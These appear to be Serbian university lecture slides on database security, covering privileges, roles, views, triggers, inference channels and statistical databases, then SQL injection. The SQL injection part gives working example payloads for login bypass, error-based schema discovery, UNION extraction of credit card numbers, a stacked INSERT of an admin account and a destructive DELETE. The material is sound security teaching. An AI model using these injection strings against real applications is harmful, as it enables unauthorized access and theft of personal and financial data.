Sigurnost u računarskim mrežama

O nekim aspektima sigurnosti baza podataka, Web servisa i Web aplikacija

Nemanja Maček

Sadržaj

- Ovlašćenja, kaskadna autorizacija, uloge
- Pogledi, uskladištene procedure i okidači
- Zaključivanje
- Statističke baze podataka
- SQL Injection napad
- Cross-Site Scripting
- Cross-Site Request Forgery

Šta su baze podataka?

- **Baza podataka** je struktuirana kolekcija podataka kojoj pristupa jedna ili više aplikacija.
- **Tabele** su objekti koji služe za skladištenje podataka.
- Tabela je osnovna jedinica baze podataka koja se sastoji od **vrsta** (zapisa) i **kolona** (polja).
  - Svaka kolona sadrži određeni tip podataka.
  - Svaka vrsta sadrži konkretnu vrednost za odgovarajuću kolonu.
- **Primarni ključ** se sastoji od jedne ili više kolona i jedinstveno identifikuje podatak.
  - Kada se primarni ključ iz jedne tabele pojavljuje u drugoj tabeli postaje **strani ključ**.
  - Strani ključ povezuje dve tabele relacijom **jedan prema više**.
- **Indeksi** su specijalne tabele koje omogućavaju brz pristup podacima u tabeli.
  - Ovo važi ukoliko je tabela indeksirana po atributu po kom se baza pretražuje.
- **Pogledi** omogućavaju izdvajanje podskupa informacija iz tabele ili grupe tabela.
  - **Pogled** je filtar koji omogućava korisnicima da vide samo podskup redova i/ili kolona iz jedne ili više tabela
  - **Pogledi** su kvaziobjekti jer ne skladište podatke.

Kako se pristupa bazi podataka?

- Bazi podataka se pristupa preko **struktuiranog upitnog jezika** (SQL).
- **Jezik za manipulaciju podacima** (engl. *data manipulation language*, DML).
  - Umetanje, ažuriranje, brisanje i pretraživanje podataka iz baze.
  - Naredbe `INSERT INTO`, `UPDATE`, `DELETE`, `SELECT`.
- **Jezik za opis podataka** (engl. *data definition language*, DDL)
  - DDL definiše logičku strukturu baze podataka predstavljene u obliku tabela.
  - Definisanje tipa i strukture podataka.
  - Definisanje ograničenja (*constraints*) nad podacima definisanim u bazi.
- Proširenja:
  - PL/SQL (*Procedural Language extension to SQL*) je Oracle SQL proširenje.
  - T-SQL (*Transact-SQL*) proširenje koristi Microsoft SQl Server.

Tri tipa kontrole pristupa objektima

- **Centralizovana administracija**.
  - Mali broj privilegovanih korisnika.
- **Administracija na principu vlasništva**.
  - Jedino vlasnik tabele (odnosno korisnik koji je tabelu kreirao) može upravljati njenim podacima.
- **Decentralizovana administracija**.
  - Vlasnik objekta može dodeliti ovlašćenja drugim korisnicima.
  - Korisnici kojima su dodeljena ovlašćenja mogu izvršavati određene operacije nad objektom.
  - Korisnici mogu, ukoliko im je to dozvoljeno, dodeliti ovlašćenja drugim korisnicima.

Ovlašćenja (privileges)

- Korisnicima se dodeljuju **ovlašćenja** za povezivanje na bazu i rad s njenim objektima.
- Ovlašćenja može dodeljivati administrator baze, vlasnik objekata ili neki drugi ovlašćeni korisnik kome je dato to parvo.
- **Sistemska ovlašćenja** omogućavaju korisnicima da obavljaju određene akcije nad bazom.
  - Dodeljuje ih najčešće administrator baze podataka.
  - Primer: `CREATE DATABASE`, `CREATE PROCEDURE`, `CREATE TABLE`, `CREATE VIEW` i `CREATE USER` (dozvoljavaju korisniku da napravi novu bazu podataka, uskladištenu proceduru, tabelu, pogled i novi korisnički nalog).
- **Objektna ovlašćenja** korisniku omogućavaju da izvrši operacije nad konkretnim objektima baze.
  - Primer: ako korisnik treba da vidi podatke u nekoj tabeli, potrebno mu je dodeliti `SELECT` ovlašćenje nad tom tabelom.
  - Ovaj vid zaštite podrazumeva da se za svaku tabelu koja se nalazi u bazi posebno odrede prava pristupa za svakog korisnika.

Ovlašćenja (privileges)

- Ovlašćenja se **dodeljuju** naredbom `GRANT`, a **oduzimaju** pomoću naredbom `REVOKE`.

```
GRANT { privileges | role }
[ON table]
TO { user | role | PUBLIC }
[IDENTIFIED BY password]
[WITH GRANT OPTION]
```

```
REVOKE { privileges | role }
[ON table]
FROM { user | role | PUBLIC }
```

- Korisnik koji je dobio objektno ovlašćenje sa opcijom `[WITH GRANT OPTION]` **može dodeliti drugim korisnicima** prava korišćenja tog objekta.
  - Prava koja može dodeliti **moraju biti ista ili manja** od onih koje je dobio.
- Naredba `SHOW GRANT` prikazuje koja su ovlašćenja dodeljena korisnicima baze.

Primeri dodele i oduzimanja ovlašćenja

- Dodeli korisnicima Pera i Mika prava izvršavanje `SELECT` i `INSERT` upita nad tabelom zaposleni:
  ```
  GRANT SELECT, INSERT ON zaposleni TO pera, mika
  ```

- Dodeli korisniku Laza pravo izvršavanje `SELECT` upita nad bilo kojom tabelom u bazi:
  ```
  GRANT SELECT ON ANY TABLE TO laza
  ```

- Dodeli korisniku Žika izvršavanje `SELECT` upita nad tabelom plate i dodeljivanje prava izvršavanja istog upita nad tom tabelom drugim korisnicima:
  ```
  GRANT SELECT ON plate TO zika WITH GRANT OPTION
  ```

- Oduzmi korisniku Laza pravo izvršavanja `SELECT` upita nad bilo kojom tabelom u bazi:
  ```
  REVOKE SELECT ON ANY TABLE FROM laza
  ```

Kaskadna autorizacija

- Komanda `GRANT` omogućava **kaskadnu dodelu ovlašćenja** (`WITH GRANT OPTION`).
- Oduzimanje privilegija se takođe dešava kaskadno.
- Problematičan slučaj: **vremenska sinhronizacija** ukoliko je veći broj korisnika dodelio ista ovlašćenja jednom korisniku.

Princip minimalnih ovlašćenja

- Korisnicima treba dodeliti samo **minimum ovlašćenja** potrebnih za obavljanje njihovih poslova nad bazom!
- Šta se koristi?
  - **Granularnost ovlašćenja** kao sredstvo za ograničavanje pristupnih prava.
  - **Uloge** (sadrže grupe, odnosno skup ovlašćenja i olakšavaju administriranje).
  - **Pogledi** (ograničavaju pristup na definisane podskupove postojećih podataka).
  - **Uskladištene procedure** (njihovom upotrebom može se izbeći dodela konkretnih prava korisnicima nad tabelama iz baze podataka).
- Ovi mehanizmi mogu u velikoj meri obezbediti.
  - Primenu principa minimalnih ovlašćenja.
  - Kontrolu pristupa na nivou iznad nivoa samih podataka.


Uloge (roles)

- **Uloge** su korisnički definisane **kolekcije ovlašćenja**, koje se mogu dodeljivati ili oduzimati drugim korisnicima, ili čak drugim ulogama.
- Jednom korisniku ili grupi korisnika može se dodeliti jedna uloga ili grupa uloga.
- Dodavanjem novih ovlašćenja ulozi, svi korisnici koji pripadaju toj ulozi, automatski dobijaju novo ovlašćenje.
- Kontrola pristupa na nivou uloga (engl. *Role Based Access Control*, RBAC) u bazi podataka podrazumeva:
  - kreiranje i brisanje uloga,
  - definisanje skupa ovlašćenja za datu ulogu,
  - dodeljivanje uloga korisnicima.

Uloge

```
CREATE ROLE sluzbenik;
GRANT CREATE SESSION TO sluzbenik;
GRANT SELECT, UPDATE ON zaposleni
TO sluzbenik;
GRANT sluzbenik TO petar, ivana;

CREATE ROLE rukovodilac;
GRANT sluzbenik TO rukovodilac;
GRANT INSERT, DELETE ON zaposleni
TO rukovodilac;
GRANT SELECT, UPDATE (fiksna, bonus)
ON plata TO rukovodilac;
GRANT rukovodilac TO milan;
```



Pogledi (views)


- **Pogledi** mogu ograničiti pristup podacima.
  - Korisniku koji treba da čita podatke, daje se ovlašćenje nad pogledom koji prikazuje samo određene podatke iz tabele.
  - Korisnik koji pristupa pogledu vidi samo podskup redova i/ili kolona tabele nad kojom je definisan pogled.
- Nedostaci korišćenja pogleda:
  - Nisu praktično rešenje ukoliko za obezbeđivanje određenog nivoa sigurnosti treba napraviti **veliki broj pogleda**.
    - Na primer: ako korisnicima e-banking usluga treba omogućili da pristupe samo svom računu, za 10 000 klijenata treba napraviti 10 000 pogleda!
  - Sigurnost koju obezbeđuje upotreba pogleda može se zaobići upotrebom upita ili alata za izveštaje koji direktno pristupaju tabelama.

Primer pogleda

- Korisnik Milan koristi podatke o zaposlenima u razvoju iz tabele zaposleni (kolone ime, adresa, telefon).
- Tabela sadrži podatke koje korisnik Milan ne sme da vidi (zarada, podaci o zaposlenima u drugim odeljenjima).

1. Kreira se pogled
2. Ovlašćenje `SELECT` se dodeljuje nad pogledom a ne nad tabelom


```
GRANT SELECT ON zaposleni_projekat TO
Milan;
```



Uskladištene procedure (stored procedures)

- **Uskladištene procedure** su skup instrukcija koje se u prevedenoj formi čuvaju u bazi.
- Postoje dva tipa: **procedure** (ne vraćaju vrednost) i **funkcije** (vraćaju vrednost).
- **Paket** je grupa uskladištenih procedura koje se zajedno čuvaju i održavaju.
- Primer:
  - Procedura `povecaj_platu`.
  - Izvršavanjem procedure rukovodioci mogu povećati platu zaposlenima do 15%.
  - Rukovodilac ima pravo izvršavanja procedure, ali ne i pravo pristupa objektima na koje se procedura odnosi (tabela `zaposleni`).
  - Uskladištena procedura omogućava primenu poslovnih pravila unutar baze.
    - Onemogućava rukovodioca da izvrši povećanja veća od 15% koja mogu narušiti poslovna pravila.

Uskladištene procedure



Okidači (triggers)

- **Okidači** su uskladišteni programi koji se **izvršavaju usled pojave događaja za koji su vezani**.
  - Razlika: uskladištene procedure korisnici eksplicitno pozivaju.
  - Primeri događaja za koje se okidači mogu vezati: izvršenje `INSERT`, `UPDATE` ili `DELETE` upita.
- Nad tabelom se mogu definisati **četiri vrste okidača** (odnose se na naredbu ili red, i mogu se izvršavati pre ili posle određenog događaja):
  - BEFORE statement,
  - BEFORE row,
  - AFTER statement,
  - AFTER row ,
- **Statement okidači** se izvršavaju samo jednom bez obzira koliko je redova obuhvaćeno delovanjem naredbe na koju se odnosi okidač.
- **Row okidači** se izvršavaju jednom za svaki red koji je obuhvaćen delovanjem naredbe koja aktivira okidač.

Okidači

- Primer: okidač koji implementira pravilo „plate zaposlenih mogu biti ažurirane isključivo radnim danima od 8 do 18 časova“ (Oracle DBMS).

```
CREATE TRIGGER provera_pristupa_platama
BEFORE DELETE OR INSERT OR UPDATE
ON zaposleni
BEGIN
    /* Ako je danas subota ili nedelja, vrati gesku.*/
    IF (TO_CHAR(SYSDATE, 'DY') = 'SAT' OR TO_CHAR(SYSDATE, 'DY') = 'SUN')
       THEN raise_application_error( -20501,'Izmena tabele nije dozvoljena vikendom');
    ENDIF;
    /*Ako je sada manje od 8 više od 18h, vrati gresku.*/
    IF (TO_CHAR(SYSDATE, 'HH24') < 8 OR  TO_CHAR(SYSDATE, 'HH24') >=18)
        THEN raise_application_error(-20502, ‘Nije dozvoljeno van radnog vremena);
    ENDIF;
END;
```

Zaključivanje (inference)

- **Zaključivanje** (engl. *inference*) je proces neautorizovanog saznavanja osetljivih informacija korišćenjem regularnih upita.
- **Kanal zaključivanja** (*inference channel*) je put prenosa neautorizovanih informacija.
- Često se javlja kao posledica činjenice da skup povezanih informacija može dovesti do većeg kompromitovanja tajnosti od pojedinačne informacije.

Zaključivanje

- Primer:

Ime	Pozicija	Plata	Odeljenje	Mendažer
Pera	Senior	90000	QA	Mile
Mika	Junior	55000	Razvoj	Lale
Laza	Senior	85000	Razvoj	Lale
Stojan	Junior	60000	Razvoj	Lale
Đorđe	Junior	58000	QA	Mile
Raša	Senior	92000	QA	Mile

- Ograničenje: korisnik ne može da izvrši upit nad tabelom Zaposleni tako da ne može da istovremeno prikaže ime i platu.
- Korisnik može da realizuje sledeća dva pogleda.

```
CREATE view V1 AS SELECT Pozicija, Plata FROM Zaposleni WHERE Odeljenje=”QA”
CREATE view V2 AS SELECT Ime, Odeljenje FROM Zaposleni WHERE Odeljenje=”QA”
```

Zaključivanje

- Dva pogleda:

Ime	Odeljenje
Pera	QA
Đorđre	QA
Raša	QA

Pozicija	Plata
Senior	90000
Junior	58000
Senior	60000

- Korisnik na osnovu pogleda ne vidi funkcionalnu zavisnost između imena i plate
- Međutim, ako korisnik poznaje strukturu tabele Zaposleni, može spojiti rezultate dva pogleda i dobiti vezu imena i plate.
- Javlja se zaključivanje (pristup osetljivim informacijama).

Ime	Pozicija	Plata	Odeljenje
Pera	Senior	90000	QA
Đorđe	Junior	58000	QA
Raša	Senior	92000	QA

Zaključivanje

- Da bi se **sprečila pokava kanala zaključivanja** potrebno je:
  - realizovati zaštitu u fazi dizajna baze podataka,
  - ukloniti zavisnost podataka u slučaju njihove podele na manje celine,
  - finije definisati RBAC šeme,
  - ograničiti ili zabraniti upite koji mogu otvoriti kanal zaključivanja,
  - uvesti algoritme za prepoznavanje kanala zaključivanja (nije lak zadatak).

Statističke baze podataka

- **Statističke baze podataka** se koriste uglavnom u analitičke svrhe.
- Statistička baza je **OLAP sistem** (engl. *online analytical processing*) za razliku od klasične baze koja je OLTP (engl. *online transaction processing*) sistem.
- Statističke baze se mogu realizovati kao čiste statističke baze i standardne baze podataka sa statističkim pristupom.
  - **Čiste statističke baze** (engl. *pure statistical databases*):
    - Sadrže podatke u statističkom obliku: broj nečega (*count*) ili prosek (*average*).
    - Ne postoji mogućnost krađe nestatističkih podataka.
  - **Standardne baze podataka sa statističkim pristupom**.
    - Neprivilegovani korisnici imaju pravo obraćanja bazi podataka samo preko **statističkih upita**.
    - Privilegovani korisnici pristupaju bazi na nivou DAC, MAC, RBAC prava pristupa.
    - Postoji realna opasnost od **krađe nestatističkih podataka**!

Sprečavanje kanala zaključivanja u statističkim bazama

- **Restrikcija upita**.
  - Sprečava se svaki upit koji može dovesti do kompromitovanja podataka.
  - Odgovor baze je precizan ili ne postoji (zabranjen je).
- Primer:
  - Vraćaju se odgovori samo **na strogo statističke upite** (za neprivilegovane korisnike).
  - Zabranjuju se **preterano selektivne WHERE klauzule**.
  - Koriste se inteligentni agenti za detekciju nedozvoljene upotrebe sistema.

Sprečavanje kanala zaključivanja u statističkim bazama

- Poremećaj (pertubacija) podataka, odnosno dodavanje šuma, obezbeđuje odgovor na sve upite, ali je odgovor približan.
- Primer:
  - Umesto odgovora na count upit da je 141 zapis vraćen naznačava se da je vraćeno između 130 i 150 zapisa.
  - Prosečna plata nije 91.237 nego je između 90.000 i 100.000.

SQL Injection napad

- SQL injection smatra se jednim od 10 najčešćih napada na Web stranice.
- Najosetljivija tačka u pogledu očuvanja sigurnosti baza podataka jeste provera **podataka koje korisnik šalje bazi**.
  - Ako je posetiocima neke Web stranice dozvoljen unos podataka u bazu, potrebno je proveriti da li podaci koje je uneo korisnik sadrže neke SQL naredbe.
  - Na primer, posle poslednjeg unetog podatka, korisnik može uneti komandu `DELETE FROM IME_TABELE; COMMIT;`
  - Ako ne postoji provera unosa, ova naredba će obrisati neku tabelu iz baze.
- Napad SQL injection direktna je posledica **loše projektovane aplikacije koja pravi dinamičke SQL upite na osnovu interakcije sa korisnikom**.

Zaobilaženje autentifikacije

- Baza podataka sadrži tabelu Korisnici (atributi: KorisnickoIme, Lozinka)
- Unos korisničko ime / lozinka smešta se u dve promenljive i formira se SQL upit

```
upit = “SELECT KorisnickoIme FROM Korisnici WHERE KorisnickoIme = '“ + user + “‘ AND Lozinka = '“ + pass + “'“
```

- Primer:

```
SELECT KorisnickoIme FROM Korisnici WHERE KorisnickoIme = 'JohnDoe‘ AND Lozinka = 'password'
```

- Korisnik unosi u polja niz znakova: ' OR '1'='1
- Upit se pretvara u:

```
SELECT KorisnickoIme FROM Korisnici WHERE KorisnickoIme = '' OR '1 '='1' AND Lozinka = '' OR '1'='1'
```

- ?

Zaobilaženje autentifikacije

- Baza podataka više ne upoređuje podatke u tabeli sa korisničkim imenom.
- Baza proverava istinitost iskaza '1'='1'.
- Iskaz je istinit → WHERE klauzula SQL upita je istinita.
- Rezultat: vraćanje prvog reda iz tabele.
  - Napadač se uspešno prijavio na sistem kao korisnik koji je prvi naveden u tabeli.
- **Cilj**: **formirati SQL upit koji će uvek vraćati istinu u WHERE delu**.

- Potrebno je paziti na sintaksu SQL upita
  (na primer, koji se navodnici koriste za koje tipove podataka) .
- Moguće je probati metodu „*trial and error*“ ili saznati sintaksu na osnovu prikupljenih informacija o strukturi i vrsti baze podataka.

- U daljim primerima: bez zagrada, jednostruki navodnici.

```
' OR 'a'='a
“ OR “a“=“a
' OR ''='
OR 1=1
' OR 1=1
“ OR 1=1
') OR ('1'='1
```

Prikupljanje informacija o bazi

- Za uspešan SQL napad potrebno je poznavati određene **informacije o bazi podataka**.
- Najvažnije: **struktura baze**, **imeba tabela**, **tipovi podataka atributa**.
- Prikupljanje informacija o bazi je prvi korak u izvođenju uspešnog napada!
- Najjednostavniji način prikupljanja informacija o bazi: **pomoću poruka o greškama**.
  - Poruke prikazuju one informacije koje su programeru potrebne da otkrije gde dolazi do greške.
  - Analiziranjem tih poruka napadači mogu prikupiti informacije potrebne za napade!
- Napadači izazivaju pojavu poruke greške umetanjem SQL koda koji će izazvati:
  - **sintaksnu grešku** (koriste se za otkrivanje parametara koji su ranjivi na SQL injection),
  - **logičku grešku** (koriste se za otkrivanje imena tabela i atributa),
  - **grešku zbog pogrešnog tipa podataka** (koriste se za otkrivanje tipova podataka koje se očekuju za pojedine atribute, ali i imena atributa).

Prikupljanje informacija o bazi

- Primer: Microsoft SQL Server baza čuva imena i brojeve kreditnih kartica.
  - Program zahteva od korisnika unos broja kreditne kartice.
  - Program koristi unešeni broj pri formiranju SQL upita u bazu koji preuzima dodatne informacije o korisničkom računu na osnovu broja kreditne kartice.

```
upit = "SELECT Racuni FROM Korisnici
WHERE KorisnickoIme = '" + user + "' AND BrojKreditneKartice = '" + broj + "'"
```

- Napadač pretpostavlja MS SQL Server → umesto broja kartice unosti SQL kod

```
convert(int, (SELECT TOP 1 name FROM sysobjects WHERE xtype = 'u'))
```

- ?

Prikupljanje informacija o bazi

- Umetanjem SQL koda nastaje sledeći upit:

```
SELECT Racuni FROM Korisnici WHERE KorisnickoIme = ''
AND BrojKreditneKartice = convert(int, (SELECT TOP 1 name FROM sysobjects WHERE xtype = 'u'))
```

- Pri obradi upita baza pokušava da dohvati ime prve tabele iz tabele s meta podacima.
- Pokušava da pretvori ime u integer, pošto je nemoguće, prikazuje se poruka o grešci.

```
Microsoft OLE DB Provider for SQL Server (0x80040E07) Error converting nvarchar value 'KreditneKartice' to a column of data type int.
```

- **Informacije za napadača:**
  - Dokaz da se radi o MS SQL Serveru.
  - Ime jedne od tabela u bazi podataka (KreditneKartice).

Otkrivanje podataka iz baze

- UNION naredba omogućava izvođenje više SELECT naredbi u jednom upitu .

- Primer: baza sadrži dve tabele:
  - korisnici (podaci o korisničkim imenima i lozinkama),
  - kreditneKartice (brojevi kreditnih kartica korisnika iz tablice Korisnici).
- SQL upit koji se stvara prikupljanjem podataka iz polja za unos imena i lozinke:

```
upit = “SELECT KorisnickoIme FROM Korisnici WHERE KorisnickoIme = '“ + user + “‘ AND Lozinka = '“ + pass + “'“
```

- Napadač umeće u polje za unos korisničkog imena:

```
' UNION SELECT brojKartice FROM KreditneKartice WHERE brRacuna=10032 --
```

- ?

Otkrivanje podataka iz baze

- Bazi podataka se prosleđuje SQL upit:

```
SELECT KorisnickoIme FROM Korisnici WHERE KorisnickoIme = ''
UNION SELECT brojKartice FROM KreditneKartice WHERE brRacuna=10032
--' AND Lozinka = ''
```

- SQL upit sadrži dve SELECT naredbe povezane ključnom reči UNION.
  - Prva u tabeli Korisnici traži korisnika s praznim korisničkim imenom (WHERE KorisnickoIme = '').
  - Ako u tabeli nema takvog korisnika naredba neće ništa vratiti.
  - Nakon toga se obrađuje druga SELECT naredba koja u tabeli KreditneKartice traži broj kreditne kartice za račun 10032.
  - Na taj način, napadač dolazi do broja kreditne kartice ukoliko poznaje broj računa.
  - Ostatak originalnog SQL upita koji proverava vrednost atributa Lozinka zanemaruje se jer je iskomentarisan dvostrukim crticama (--' AND Lozinka = '').

Dodavanje i izmena podataka u bazi

- Jedna vrlo jednostavna metoda umetanja SQL koda koristi znak tačka-zarez (;).
- To označava kraj jedne naredbe nakon čega može započeti druga.
- Pravilnom upotrebom napadač može iskoristiti postojeće SQL naredbe kako bi izveo druge SQL naredbe (INSERT ili UPDATE).

- Primer: tabela Korisnici, tri atributa (KorisnickoIme, Lozinka i AdministratorskaPrava).
  - Atribut AdministratorskaPrava označava da li korisnik ima administratorske privilegije ili ne (napomena: ovakvo upravljanje administratorskim pravima je jako glupo).

- Napadač umeće sledeći SQL kod:

```
'; INSERT INTO Korisnici VALUES ('napadac', '0000', 'da') --
```
